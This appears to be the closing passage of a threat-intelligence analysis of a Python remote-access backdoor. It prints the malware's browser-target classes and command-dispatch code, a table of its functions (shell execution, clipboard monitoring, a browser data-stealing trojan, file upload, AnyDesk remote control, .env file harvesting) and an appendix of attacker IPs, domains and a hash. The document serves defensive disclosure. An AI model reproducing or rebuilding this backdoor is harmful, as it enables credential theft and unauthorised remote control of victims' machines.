class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera", "opera-beta", "opera-developer"];
v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.operasoftware.OperaDeveloper"]
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []

```

3.9 The core remote control code initialization is as follows, with the functions of various types of commands detailed in the table below.

```

class Shell(object):
def __init__(A,S):
A.ssess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
print("init success")

```

Index	Code Symbol	Function Description
1	ssh_obj	Execute Shell
2	ssh_cmd	Terminate Python Process
3	ssh_clip	Clipboard Data Monitoring
4	ssh_run	Execute Bow Browser Data-Stealing Trojan

5	ssh_upload	Upload Specified File
6	ssh_kill	Terminate Target Browser Process
7	ssh_any	Enable AnyDesk Remote Control
8	ssh_env	Match Host Files Named *.env for Target Reconnaissance

Appendix - IOC

135.181.242.24

140.99.223.36

144.172.74.108

144.172.74.48

144.172.79.23

147.124.212.146

147.124.212.89

147.124.213.11

147.124.213.17

147.124.213.29

147.124.214.129

147.124.214.131

147.124.214.237

166.88.132.39

167.88.164.29

167.88.168.152

167.88.168.24

172.86.100.168

172.86.123.35

172.86.97.80
172.86.98.240
173.211.106.101
185.235.241.208
23.106.253.194
23.106.253.209
23.106.253.215
23.106.70.154
23.254.244.242
45.140.147.208
45.61.129.255
45.61.130.0
45.61.131.218
45.61.158.54
45.61.158.7
45.61.160.14
45.61.169.187
45.61.169.99
45.89.53.59
46.4.224.205
67.203.0.152
67.203.123.171
67.203.6.171
67.203.7.163
67.203.7.171

67.203.7.245

77.37.37.81

91.92.120.135

95.164.17.24

blocktestingto.com

de.ztec.store

hirog.io

freeconference.io

ipcheck.cloud

mirotalk.net

regioncheck.net

b8e69d6a766b9088d650e850a638d7ab7c9f59f4e24e2bc8eac41c380876b0d8
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